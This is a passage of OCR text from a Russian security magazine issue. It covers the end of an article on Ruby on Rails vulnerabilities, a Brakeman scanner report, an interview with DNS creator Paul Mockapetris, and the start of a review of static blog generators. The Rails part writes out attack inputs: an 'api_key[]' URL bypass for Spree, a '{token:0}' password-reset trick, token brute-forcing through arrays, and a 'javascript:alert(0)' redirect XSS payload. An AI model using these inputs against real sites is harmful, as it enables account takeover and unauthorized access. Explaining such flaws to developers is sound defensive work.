Дальше — больше, и по похожей схеме. Оказалось, что JSON.parse вызывает внутри себя метод JSON.load, а JSON.load поддерживает инстанцирование «json_creatable?» классов. В рельсах было достаточно таких «json_creatable?» классов, чтобы довести это до удаленного выполнения произвольного кода. Хоть в паблике я эксплойта до сих пор не видел, Бен Мерфи (Ben Murphy), нашедший этот баг, гарантировал мне, что у него есть рабочий RCE.

Рекомендация: не использовать YAML и JSON.load для парсинга пользовательского инпута.

NILS, INTEGERS И BRUTE FORCE

Первым багом, связанным с типами параметров, был nil. Дело в том, что Rack парсит параметры таким образом, что ?var дает params[:var]==nil, а значит, ?var[] дает массив [nil]. При этом многие разработчики часто проверяют наличие токена при восстановлении пароля следующим образом:

```
if params[:token]
 User.find_by_token params[:token]
end
```

Если передать ?token[] в адресной строке, то if params[:token] пройдет проверку, а ORM вернет первую же запись с пользователем, у которого поле token не задано (пустое). Такая ошибка была найдена мною в системе электронной коммерции Spree. Используя ссылку вида http://example.com/api?api_key[], можно было делать API-запросы от лица суперадмина, так как по умолчанию api_key получался пустой.

Спустя несколько недель после обнаружения описанной проблемы исследователи обратили внимание на то, как MySQL осуществляет сравнение строк с числами.

В частности, выражение «random_token» = 0 вернет логическое значение true, так как будет осуществлено приведение типа строки к нулю. При этом возникает вопрос — как можно передать в приложение значение нуль? Ответ прост — используй JSON (например, объект {"token":0}), и вот ты уже меняешь кому-то пароль! После обнаружения этой особенности авторы фреймворка отказывались что-либо менять, но после публикации деталей уязвимости и под воздействием общественного мнения разработчики решили исправить данное поведение, приведя типы полей к тому, что от них ожидается в схеме базы, — строки к строкам, числа к числам.

Рекомендация: можно использовать баг в стиле brute-force — вместо ?token=123 отсылай POST body с содержанием token[]=1&token[]=2..., что позволит тебе за раз проверять более 10 тысяч вариантов.

ЗАКЛЮЧЕНИЕ

Да, в Rails выявлено много серьезных проблем. Но это говорит в первую очередь о росте фреймворка, а также о том, что Rails в процессе развития заставляет обычных разработчиков задумываться о безопасности их кода.

В блогосфере четко прослеживается усилившийся интерес к безопасности. Многие начали писать книги с названиями типа Ruby Security, некоторые создают онлайн-сканеры, остальные работают над Brakeman (статический анализатор кода для Rails). Также есть Security Monitor от создателя Code Climate, который делает похожую работу, но «в облаке» и, разумеется, платный — 74 доллара в месяц (поэтому в годовой перспективе лучше нанять, например, меня :)). Прогресс определенно есть, и многие шутят, что если раньше рубисты были «одержимы» тестированием, то сейчас это место заняла безопасность.

Резюмируя сказанное, я могу с уверенностью утверждать, что из всех известных мне фреймворков, используемых для веб-разработки, Ruby on Rails обеспечивает на данный момент самый высокий уровень безопасности по умолчанию, не мешая при этом самому процессу разработки. Рекомендую!

Security Warnings

Confidence	Class	Method	Warning Type	Message
High	TeamMembersController	create	Redirect	Possible unprotected redirect near line 25: redirect_to(params[:redirect_to])
High			Remote Code Execution	json gem version 1.7.6 has a remote code vulnerablity: upgrade to 1.7.7
High			Session Setting	Session secret should not be included in version control near line 7
Medium	Key	fingerprintable_key	Command Injection	Possible command injection near line 51: `ssh-keygen -lf #{Tempfile.new("key_file").path} 2>&1`
Medium			Denial of Service	Rails 3.2.11 has a denial of service vulnerability in ActiveRecord: upgrade to 3.2.13 or patch
Weak	RepositoriesController	archive	File Access	Parameter value used in file name near line 34: send_file(project.repository.archive_repo(params[:ref...

Model Warnings

Confidence	Model	Warning Type	Message
High	Key	Format Validation	Insufficient validation for 'key' using /ssh-.{3} /. Use \A and \z as anchors near line 27

View Warnings

Confidence	Template	Warning Type	Message
Medium	keys/show (KeysController#show)	Cross Site Scripting	Unsafe parameter value in link_to href near line 14: link_to("Remove", current_user.keys.find(params[...
Weak	compare/_form (Template:compare/index)	Cross Site Scripting	Unescaped model attribute near line 30: find_and_preserve(Haml::Filters::Javascript.render_with_optio...
Weak	layouts/_init_auto_complete (Template:layouts/_head_panel)	Cross Site Scripting	Unescaped parameter value near line 2: find_and_preserve(Haml::Filters::Javascript.render_with_option...
Weak	merge_requests/_show (Template:merge_requests/diffs)	Cross Site Scripting	Unescaped model attribute near line 28: find_and_preserve(Haml::Filters::Javascript.render_with_optio...
Weak	search/_result (Template:groups/search)	Cross Site Scripting	Unescaped parameter value near line 37: find_and_preserve(Haml::Filters::Javascript.render_with_optio...
Weak	merge_requests/index (MergeRequestsController#index)	Dynamic Render Path	Render path contains parameter value near line 24: render(action => MergeRequestsLoadContext.new(proj...
Weak	milestones/index (MilestonesController#index)	Dynamic Render Path	Render path contains parameter value near line 22: render(action => case params[:f] when "all" then ...

Результат работы сканера Brakeman

ГИБКОСТЬ RAILS API

В четвертую версию Rails был внесен ряд приятных изменений, связанных с безопасностью. Например, в ответ сервера по умолчанию добавлен HTTP-заголовок «X-Frame-Options: SAMEORIGIN» для предотвращения clickjacking-атаки.

Тем не менее есть в философии Rails одна деталь, от которой нельзя так быстро избавиться, — гибкость. Rails — это такой швейцарский ножик, и, к сожалению, многие разработчики не до конца понимают, как все работает изнутри и какие «секреты» хранит этот фреймворк. Приведу пару примеров, как гибкость может пагубно влиять на безопасность.

Допустим, есть метод redirect_to, который может принимать либо строчку, либо замыкание, либо символ :back, либо объект ORM, либо хеш с опциями. Выражение redirect_to params[:to] подразумевает, что пользователь будет перенаправлен на путь из параметра «to». Стоп, а что, если мы подкинем вместо обычной строки хеш «?to[status]=200&to[protocol]=javascript:alert(0)//», что эквивалентно redirect_to status: 200, protocol: 'javascript:alert(0)//'. В результате ответ сервера будет:

```
<html>
<body>You are being
<a href="javascript:alert(0)//↵
HOST/">redirected</a>
</body>
</html>
```

настойчиво предлагающий пользователю нажать на XSS-ссылку.

Все рельс-сайты принимают в теле запроса JSON, и это значит, что вместо любой строчки ты можешь послать любую структуру хешей и массивов. Очередной пример — при создании записи с помощью Post.create(params[:post]) можно положить в «post» несколько сотен/тысяч объектов класса Post, попросту говоря — спамить. При этом вместо ожидаемого {"post":{"title":"Title 1"}} придет {"post":[{"title":"Title 1"},{"title":"Title 2"},{"title":"Title 3"}...]}.

Аналогичная ситуация и с email-рассылками! Попробуй послать в теле запроса email[]=vasya@gmail.com&email[]=lena@gmail.com&email[]=sasha@gray.com&..., и ты заставишь сервер делать рассылку своего письма по всем этим адресам. Как видишь, гибкость сильно увеличивает поверхность атаки, а у Rails очень гибкий API.


Рекомендация: использовать .to_s/.to_i (приводить к строчкам/числам) там, где Rails API может повести себя непредсказуемо.

ВАЖНО НАЗЫВАТЬ ВСЕ СВОИМИ ИМЕНАМИ

ПОЛ МОКАПЕТРИС
СОЗДАТЕЛЬ DNS

Беседовал
Степан Ильин

«Доменные имена знают все, а моего имени не знает никто», — грустно пошутил мой собеседник. Действительно, DNS кажется такой утилитарной и привычной вещью, что никому и в голову не приходит задаться вопросом о том, как все это создавалось и кто за этим стоит.



ФАКТЫ

Окончил MIT. Получил докторскую степень в Калифорнийском университете.

Автор документов RFC 882 и RFC 883, описывающих устройство DNS.

Лауреат ряда премий и наград, в том числе IEEE Internet Award и SIGCOMM Award.

ДО DNS И ИНТЕРНЕТА

Часто со мной говорят так, будто интернет застыл и больше никто ничего не делает. Это не так. Еще многое предстоит сделать, но давайте поговорим об эпохе «динозавров».

Возможно, начало 1980-х и есть то, что люди называют «освоением интернета».

В то время интернет был ARPANET'ом, и до появления DNS адреса хостов хранились следующим образом: существовала таблица, которой управляла организация под названием SRI (в последствии подарившую миру Siri). Если вам требовалось занять домен, вы звонили им и говорили: «Привет, можно я возьму вот это имя? Вы можете присвоить ему этот адрес?» И они могли дать вам имя.


Если возникала проблема, то не существовало механизма, позволявшего ее решить, к примеру, ночью. Нужно было звонить в SRI, а те закрывались в пять часов вечера.

Невозможно было получить новый адрес хоста в шесть часов вечера или на Рождество. Поэтому требовалось решение, при котором регистрация доменов происходила децентрализовано, автономно, но все это по-прежнему оставалось бы единой системой. Каждый элемент этой системы должен был иметь возможность взаимодействовать со всеми остальными.

Дистрибуция тоже была крайне важна, ведь она позволяла системе ни от чего не зависеть. Те, кому требовалось быстро развернуть и настроить свою сеть, получили такую возможность. Не было центральной единицы (организации), вынуждающей участников процесса стоять в очереди и ждать, чтобы сделать что-либо.

Представлял ли я, как именно будет использоваться эта система? Конечно, нет. Если бы я мог понять все варианты использования, она не была бы универсальной.

DNS, по сути, система доставки. Ведь вам не нужна система, которая способна доставлять только квадратные предметы или же только круглые, — никому не хочется забивать свою голову такими вещами. Существует лишь точное ограничение размера. Так, в грузовик можно уместить ровно столько, сколько в нем есть места, а в DNS вместить все, для чего хватает объема данных.





DNS довольно мощная штука. В основе лежит простая идея, к которой люди могут добавить что-то свое.

Я создал изначально универсальную систему, позволяющую хранить любые данные, вместо того чтобы создавать узкозаточенное решение для хранения адресов хостов или только адресов маршрутизаторов.

За прошедшие годы люди многое добавили в систему DNS. Реально работало меньше половины из этих добавлений, зато эта половина оказалась очень значимой.

ИДЕЯ

Как появился DNS? Проектом руководил Джон Пастел. В прошлом я уже работал под его началом. Однажды он пришел ко мне в офис и сказал: «Почему бы тебе не поработать над этой проблемой? Есть пять вариантов ее решения».

Итак, существовало пять уже придуманных вариантов решения проблемы. Я изучил их и понял, что ни один мне не нравится. Я должен был найти компромисс между ними.

В итоге я просто создал свое решение, и никто этого не заметил, пока не стало слишком поздно.

Идея пришла из моего прежнего опыта. Когда я учился в Массачусетском технологическом институте, я сотрудничал с Николасом Негропонте. Сейчас он всем известен по проекту One Laptop Per Child, разрабатывающему образовательные компьютеры для детей в бедных странах. Но тогда он еще не был такой крупной фигурой.

В MIT я понял, как заставить несколько компьютеров работать вместе. То, что сейчас назвали бы облачной вычислительной системой. Несколько компьютеров, связанные между собой с помощью дополнительного оборудования, выполняли задачу, предназначенную для большего компьютера. Это и привело меня к идее распределенной системы из нескольких ресурсов. В таких системах часто нарушалась работа одного из компьютеров, и нам приходилось решать возникавшие проблемы. Этот проект на меня заметно повлиял.

Также я работал в Калифорнийском университете с Дейвом Фарбером над распределенной вычислительной системой, которая объединяла два разных компьютера по сети. Уже тогда сообщения отправлялись не на адрес машины, а на ее имя.

Словом, у меня уже были идеи по поводу присваивания имен в распределенных системах.

В университете я создал ОС для хранения файлов на основе распределенных машин, и мы сделали так, чтобы каждое имя файла состояло из двух больших частей: название папки и название самого файла. Это оказалось ошибкой, ведь при такой записи нельзя было создавать, например, подпапки. В результате я понял, что двух уровней мало, ограничивать их количество в принципе нельзя. В DNS везде лимитирована длина имени, но можно создать столько уровней, сколько войдет в этот огромный лимит.

Я предлагал добавить защиту еще в те годы, когда был простым научным сотрудником. Мое руководство сказало: «Хватит ковыряться с DNS»

13

МИЛЛИОНОВ ДОЛЛАРОВ — ЗА ТАКУЮ СУММУ В 2010 ГОДУ БЫЛ ПРОДАН SEX.COM, САМЫЙ ДОРОГОЙ ДОМЕН В ИСТОРИИ

Многие считают, что мои идеи основаны на тех системах записи имен, которые уже существовали. Но многое все-таки основывалось на моем личном опыте. Скажем, у Xerox в то время была очень мощная система присваивания имен, но у нее было три уровня, фиксированно. Это ошибка, которую я совершил раньше и не хочу повторять.

Еще одна важная идея DNS: всегда нужно иметь резервные серверы. Если один не сработает, остальные будут продолжать выполнять свою задачу. Прежние интернет-протоколы работали так: если что-то не получалось, они просто пытались снова и снова, пока не добивались ответа. Но если хост упал или здание, в котором хост находится, разрушилось при внезапном землетрясении, тогда такой подход не сработает. А вам все равно нужно, чтобы сервисы продолжали работать, несмотря на поломку одного из элементов. Думаю, DNS был одним из первых воплощений этой философии.

Также вам, конечно, знаком почтовый протокол SMTP (Simple Mail Transfer Protocol). Благодаря мне в его названии появилась буква S: simple. До окончания университета я работал над почтовым протоколом. Он тогда назывался MTP, был очень сложным и завязанным на FTP. Я решил, что нужно выкинуть все лишнее, и он превратился в простой почтовый протокол.

Дело в том, что я убежден: создавая что-либо, ты должен сделать это простым и понятным. Можно создавать вещи, которых сам не понимаешь, но это все равно, что обезьяне печатать на машинке. Занимает много времени, а на выходе будет куча ошибок. Важно суметь создать дизайн, понятный не только для автора, но и для пользователя.

Поэтому я пытался объяснить первоначальный RFC. Пытался простейшим образом объяснить DNS, считая, что другим людям важно понять его и использовать на других машинах. Теперь он, конечно, стал сложнее, но основные идеи были максимально просты.

Я часто говорю, что DNS похож на здание. Я заложил фундамент и построил первые два этажа. Другие люди продолжили мою работу и построили следующие 20–30 этажей.

Если вы обратите внимание на RFC, я написал около ста страниц RFC, которые стали основой. Не знаю, сколько тысяч страниц я написал после, описывая различные решения на базе DNS и так далее (RFC — Request For Comments, манифест, описывающий тот или иной интернет-стандарт. — Прим. ред.).

«В итоге я просто создал свое решение, и никто этого не заметил, пока не стало слишком поздно»





РАЗРАБОТКА

Первый RFC я опубликовал в 1983 году. В 1982 году я окончил университет. До этого я написал кучу RFC, но там не указывалось мое имя, поскольку я еще учился. Так часто бывает в университетах. Так что в 1983 году мое имя впервые появилось под RFC.

Я начал думать об этом еще в 1982 году. Была пара набросков, созданных до публикации RFC. Но первый RFC вышел в 1983-м. Если прочете его, заметите сходство с нынешним DNS. Мы установили его на нескольких различных машинах и многое поняли, поэтому современные реализации ближе к тому, что было опубликовано уже в 1986-м.

На все ушло около трех лет экспериментов. По сегодняшним меркам трехлетний путь от планирования стандарта к его реализации в интернете — совсем неплохо.

По большей части DNS был написан на Pascal и Assembler. Одна из интересных особенностей компьютеров PDP-10 заключалась в том, что это были 36-разрядные машины, использовавшие 7-битную кодировку. В начале мы пытались пользоваться исключительно 8-битными кодировками. Предполагалось, что, когда понадобится работать с другими языками, мы перейдем на юникод. Однако интернет развивался, и появилась куча других кодировок, и процесс заметно затянулся.

Около 300 строк на языке Assembler было написано для частей, которые должны были быть очень быстрыми. Скажем, обращением к базам данных. Первые эксперименты также основывались на сложной структуре сервера доменных имен. Потому что я считал, что скоро мы начнем пользоваться многопроцессорными системами. Серверы доменных имен были в одном процессе, а резолверы в другом, для них были предусмотрены механизмы совместного доступа к памяти. Сейчас такая архитектура используется всеми, потому что у всех есть система с несколькими процессорами.

Первая реализация DNS распространилась широко. С ней работали большинство исследователей и другие пользователи ARPANET, что было очень важно в то время.

А потом PDP-10 вышли из употребления. И люди постепенно перешли на систему UNIX, в частности версию от университета Беркли (BSD), и начали пользоваться реализацией DNS под названием BIND. И многие до сих пор используют опенсорсные варианты BIND.

То, что DNS был установлен на первых версиях UNIX, помогло его распространению. К 1988 году почти каждая операционка должна была иметь ПО для IP/TCP и DNS, чтобы оставаться конкурентоспособной.

Всегда важно, чтобы технология решала какую-то проблему.

К примеру, когда-то существовало пять или шесть различных типов адресов электронной почты. Если вы хотели отправить кому-то письмо, нужно было либо использовать тот же тип, либо понять, как отослать письмо посреднику, который выполнил бы пересылку.

Необходимо было понимать оба формата, чтобы знать, какой шлюз использовать. Одной из моих работ до окончания университета было определение шлюза для отправки писем из Великобритании в США. Имена выглядели немного похожими на доменные имена, но в Англии они шли в перевернутом порядке. Напоминает их левостороннее движение.

Я работал над этим шлюзом некоторое время и считал его ужасным: людям приходилось разбираться в деталях. В конечном счете мы решили переложить задачу на DNS. Это позволило автоматически отправлять почту.

Мы доработали DNS, чтобы система могла сама это делать. Кто угодно в мире мог получить доменное имя user@domain, находясь в другой системе. Все осознали, что можно или понимать пять различных адресных форматов и то, как их конвертировать, или просто использовать доменные имена для отправки электронной почты. Конечно, юзеры сказали: «То есть я могу ковыряться с кучей разных стандартов, а могу просто использовать один-единственный. Верно, такой у нас „выбор"?».

Сначала новое решение приглянулось людям, интересующимся разработками в области электронной почты. А после стало общим языком для отправки писем. Другие форматы теперь представляют лишь исторический интерес.

DNS давал простой способ получения контента. Так было легче попасть на сайт, легче отправить почту. Вполне естественно, что люди сказали: «Эй, я хочу это!» А когда что-то становится востребованным, другие системы просто отмирают. Существовала конкурирующая система директорий X.500 — международный стандарт, которым пользовались бы все, если бы она могла сама себя организовывать. Первое, что делал DNS, — запоминал имена, так, чтобы можно было найти каждую часть пространства имени, каждого пользователя, все было соединено. X.500 не могла управлять сама собой. Приходилось пользоваться различными конфигурациями, чтобы объяснить ей, как попасть в то или иное место. В DNS все это происходило автоматически. Вы автоматически подключались ко всем. Эти свойства позволили DNS широко распространиться.

Можно спорить об элегантности или остроумности тех или иных протоколов. Но в итоге пользуются простыми и понятными решениями.

БЕЗОПАСНОСТЬ

Было ошибкой не добавить защиту DNS на начальном этапе. Когда я говорю «на начальном этапе», я имею в виду 1983 год. Нам стоило добавить защиту и в 1990-м. Но мы, к сожалению, пришли к этому только сейчас.

Я мог бы взять вину на себя, но я предлагал добавить защиту еще в те годы, когда был простым научным сотрудником.



«Адреса email в Великобритании записывались в обратном порядке. Напоминает их левостороннее движение»

123,1 МИЛЛИОНА АКТИВНЫХ ДОМЕННЫХ ИМЕН НАСЧИТЫВАЛОСЬ В ДОМЕННЫХ ЗОНАХ .COM И .NET НА НАЧАЛО 2013 ГОДА

Мое руководство сказало: «Хватит уже ковыряться с DNS, тут больше нечего делать». Это, конечно, было до того, как DNS стал применяться в телефонных сетях, до того, как интернет вырос до нынешних масштабов. И я не могу взять на себя всю вину. Думаю, если бы раньше у нас была возможность, мы решили бы многие проблемы безопасности из тех, что существуют сейчас.

Сейчас у нас есть технология DNSSEC, полагаю, она будет набирать популярность. Мы собираемся использовать ее для высшего уровня. К примеру, люди обращаются к DNS для защиты данных, которыми обмениваются операторы. Речь идет о BGP и о том, как они обмениваются данными, о таблицах маршрутизации (им нужно ее проверять). Например, я оператор сети, я отвечаю за эту сеть, и если могу ее проверить, то я сумею избежать ряда вещей, вроде «плохих данных» BGP, которые могут отправить что-то в Китай. Полагаю, DNSSEC будет использоваться для решения подобных проблем все чаще и чаще.

DNS — еще один способ передачи секретной информации. DNSSEC — способ передачи документов, противоположных инфраструктуре X.501. Мы стараемся сделать вещи доступными для наших клиентов, упростить им движение вперед.

Но существует и другая проблема: когда в вашей системе все двери без замков. Сейчас вы ставите замки на двери, и люди вынуждены привыкать носить с собой ключи. А что, если заперты те двери, которые не должны быть заперты?

Многие люди понимают систему. Это одна из вещей, которые я помню с первых дней DNS. DNS был глобальным, он позволял создавать столько адресов, сколько захотите, столько частей данных, сколько хотите, привязанных к любому имени. У моего ПО было место для одного адреса, но как мне справиться с двумя? И люди тратили время, пытаясь понять, как это сделать. Когда представляешь новый концепт, ты должен заставить его работать со старым.



О МОНИТОРИНГЕ DNS

Когда я начал работать в Nominum, бизнес-модель компании была следующей: они писали опенсорсный софт (например, bind9) и раздавали его бесплатно. Даже и не знаю почему, но у компании заканчивались деньги.

«Круто, конечно, но в чем здесь бизнес?» — спросил я. И мы начали сотрудничать с операторами связи, вроде Comcast, AT&T и Telstrom. Мы разрабатываем решения на базе DNS, заточенные под нужды этих компаний. Наше ПО обрабатывает до 1,5 триллиона запросов в день, миллионы запросов в секунду. Помню, в 1986 году я думал, что DNS-серверы будут обрабатывать максимум по 100 запросов в секунду.


Наши решения для операторов занимаются мониторингом DNS в их сетях. Скажем, у Comcast миллионы абонентов — и среди них могут оказаться злоумышленники. Провайдеру приходится защищать свою сеть как от внешних угроз, так и от внутренних.

С мобильными сетями все еще интереснее. Допустим, на десктоп еще можно поставить антивирус. Но как быть с мобильными устройствами? Решения на уровне DNS позволяют не только выявить, скажем, спам-активность, но и блокировать ее. Конечно, это не вылечит зараженные устройства, но все равно лучше, чем ничего. Сети, способные сами себя анализировать и автоматически устранять возникающие проблемы, — это очень интересно.

Тогда мы тратили много времени, поскольку соединение распадалось на части. Сейчас надежность куда выше и можно достучаться до почти любого узла в интернете. Мы потратили много времени на выстраивание структур соединения. Сейчас это уже не важно. Сегодня мы имеем дело с переходом от IPv4 к IPv6, с возможностью перевода с одного на другой. А через двадцать лет и вся эта работа станет неважной. Все будут двигаться дальше.

О СОВРЕМЕННОМ ИНТЕРНЕТЕ

Некогда ходило много споров, поскольку доменами верхнего уровня по интернациональному стандарту должны были стать коды стран. Но кто-то считал, что доменами верхнего уровня должны стать просто провайдеры, то есть имена ISP, AT&T или MCI. Им эта идея очень нравилась, потому что тогда они смогли бы контролировать своих клиентов. Я счел, что технически мы должны реализовать и то и другое.



«Я сам должен решать, могут ли мои дети поиграть в Minecraft вместо домашней работы или нет. Правительство тоже хочет контролировать все это»



Symbolics.com — первый зарегистрированный домен в истории. В январе 1985 года он был присвоен одноименной компании, занимавшейся производством LISP-машин

Было неправильно ограничивать выбор. Я был убежден, что у многих стран было право и власть сказать: «У России должно быть собственное доменное имя. У Китая должно быть собственное доменное имя. У США...». Я хотел дать возможность каждой стране иметь собственный домен верхнего уровня, которыми они управляли бы по своему усмотрению.

Единственная причина существования зоны .com — у меня вышел спор с представителем правительства. Они считали, что .com — это глупость, никто не будет им пользоваться. Тогда я спросил: «Если никто не будет им пользоваться, то какая разница? Мы сделаем его, а если он никому не понадобится, то уж точно никому не принесет вреда». Но правительство тогда немного ошиблось насчет популярности .com :).

Почти везде в мире есть DNS-фильтры, поскольку почти все провайдеры фильтруют DNS. Где-то меньше, где-то сильнее. Вопрос уже скорее в том, насколько серьезна фильтрация в каждом отдельном случае.

По этому поводу я хотел бы сказать две вещи. В первую очередь, как пользователь, я хотел бы иметь DNS-фильтры, чтобы случайно не попасть на сайты с вредоносным ПО. Мы живем в мире, где при нажатии на ссылку «плохого» веб-сайта наш компьютер может заразиться. Это опасно. Также я хотел бы видеть фильтр сайтов с плохой репутацией, чтобы случайно не попасть и на них.

Но я считаю, что процессы фильтрации должен контролировать сам пользователь. Я сам должен решать, могут ли мои дети поиграть в Minecraft вместо домашней работы или нет. Но и правительство тоже хочет контролировать все это.

Не стану говорить, как должна поступать Россия. Я пытался подсказать США, как им нужно вести себя в данном вопросе, но меня не послушали. Не знаю, с чего они должны были решить, что я прав на сто процентов, так что тем более не могу говорить о другой стране.

Для одного нашего клиента в Австралии мы сделали следующее: взяли список Интерпола «500 худших сайтов» и поставили фильтр для них. Если вы, как австралийцы, захотите защитить свой личный или общественный сервер, вы можете защитить себя от 500 худших сайтов. Но при желании эту защиту можно не использовать. Люди могут сами решать, чего хотят, и хорошо, если они понимают техническую сторону дела. Но ведь никто не рассказывает людям о технической стороне, никто не говорит им, что сделали другие клиенты.

Мы не пытаемся влиять на политику. Мы просто хотим, чтобы люди понимали технологии. И лично я не отказался бы от фильтра для моего собственного интернет-подключения.


Preview

DEFCON RUSSIA

Два года назад ребята из питерской Digital Security задумали устроить в России собственный Defcon. Почему-то раньше этим никто не занимался, а другие конференции по ИБ были довольно унылыми. Хотелось создать площадку, куда мог бы прийти любой, кому есть что сказать, — без корпоративных заморочек и глупых ограничений. Кажется, это удалось. Организаторы Defcon поделились своим видением истории одной из самых интересных ИБ-тусовок в России.




32 **PC ZONE**



ПРОСТО ПИШИ
Мы уже рассказывали тебе, как с помощью Markdown писать статьи и делать презентации. На этот раз поговорим о том, как вести полноценный блог.




PC ZONE



ВСЁ НЕ КАК В ЖИЗНИ
Игры про и для хакеров — интересный жанр, который сегодня переживает второе рождение. Раньше такие игрушки были довольно нишевыми, но сейчас есть шанс, что все будет по-другому.



X-MOBILE



АНТИДОТ
Не секрет, что на мобильных платформах вирусы представляют не меньшую угрозу, чем на десктопах. Поэтому мы подготовили обзор современных антивирусов для Android.



ВЗЛОМ



У СТОЛОВ БЫВАЮТ УШИ
В статье описан интереснейший концепт: сенсоры современных смартфонов позволяют превратить гаджет в кейлоггер в новом смысле этого слова.




ВЗЛОМ



В ОБХОД ОГРАНИЧЕНИЙ
XML сегодня встречается везде, где только можно, и поэтому неудивительно, что уязвимости в этом языке открывают все новые векторы для хакерских атак.



MALWARE



ТЕРМИНАЛЫ ПОД АТАКОЙ
Рассматриваем новый тренд в вирусописательстве — речь пойдет о малвари для POS-терминалов, открывающей злоумышленникам прямой доступ к кошелькам жертв.

ПРОСТО ПИШИ

Подбираем генератор статических страниц для быстрого и надежного блога



Игорь Антонов
antonov.igor.khv@gmail.com

Социалки справляются с потребностями тех, кто хочет поделиться с миром информацией о своем обеде, распорядке дня или впечатлениями о новом фильме. Но если речь идет о крупной статье, подробном HOWTO с кучей кода или любом другом уникальном контенте, который имеет ценность за пределами «здесь и сейчас», тебе по-прежнему понадобится блог. Хорошая новость заключается в том, что поднять свой онлайн-журнал и начать писать стало как никогда просто!

В мартовском номере мы уже немного коснулись темы статических блогогенераторов. В большинстве случаев речь идет о наборе простых скриптов, превращающих текстовые записи (с разметкой или без) в готовый онлайн-журнал. Просто, быстро и надежно. В основе лежит текстовый файл, и это дает тебе невиданную свободу. Из-за отсутствия «тяжелых» зависимостей (тебе не потребуется ни Apache, ни MySQL) ты можешь выбрать почти любую площадку для хостинга — от Amazon S3 до ненужного NAS или старого роутера. Многие движки можно развернуть локально: файлы статей и настройки блога будут храниться на твоей машине, а хостинг будет использоваться только для размещения готовой статики. Как ты понимаешь, поменять этот хостинг можно будет за несколько минут. Что может быть надежнее?

Естественно, написание таких движков стало любимым развлечением для гиков — генераторы создаются на абсолютно любых языках (ниже мы расскажем даже о том, как делать блог на bash). Такие поделки пишутся за пару ночей, и простой запрос в Google выдаст тебе десятки и сотни вариантов. Давай посмотрим на действительно стоящие.

BLAZEBLOGGER

blaze.blackened.cz

BlazeBlogger — почти образцовый движок, для его работы потребуется только Perl. Функционал весьма небогатый: RSS, теги, архив записей. Даже для поддержки Markdown необходимо использовать внешнюю библиотеку, указав ее как препроцессор для статей. Поэтому BlazeBlogger можно посоветовать владельцам уж совсем ограниченных хостов. Например, он подойдет фанатам UNIX-шеллов вроде Devio.us, Grex.org, sdf.lonestar.org — там, где более навороченным движкам будет не хватать свежих версий Python или Ruby или возможности поставить дополнительные PIP-модули. Как ты понимаешь, в 2013 году таких запущенных случаев исчезающе мало.

Сильная сторона BB — его простая структура, хорошая документация и понятный код. Это удачная отправная точка для создания своего движка или написания более продвинутой версии. Да, из-за отсутствия плагинов из коробки возможности движка достаточно ограничены. Например, для использования комментариев придется поковыряться в коде, но сделать это очень просто (goo.gl/f7ipg).

Таким образом, BlazeBlogger — эталон простоты, как в хорошем, так и в плохом смысле. Последний релиз вышел почти два года назад, так что вряд ли что-то изменится. Все-таки с появлением доступных и функциональных хостингов практическая ценность простого и надежного, как гвоздь, BB сошла на нет.

NANOBLOGGER

nanoblogger.sourceforge.net

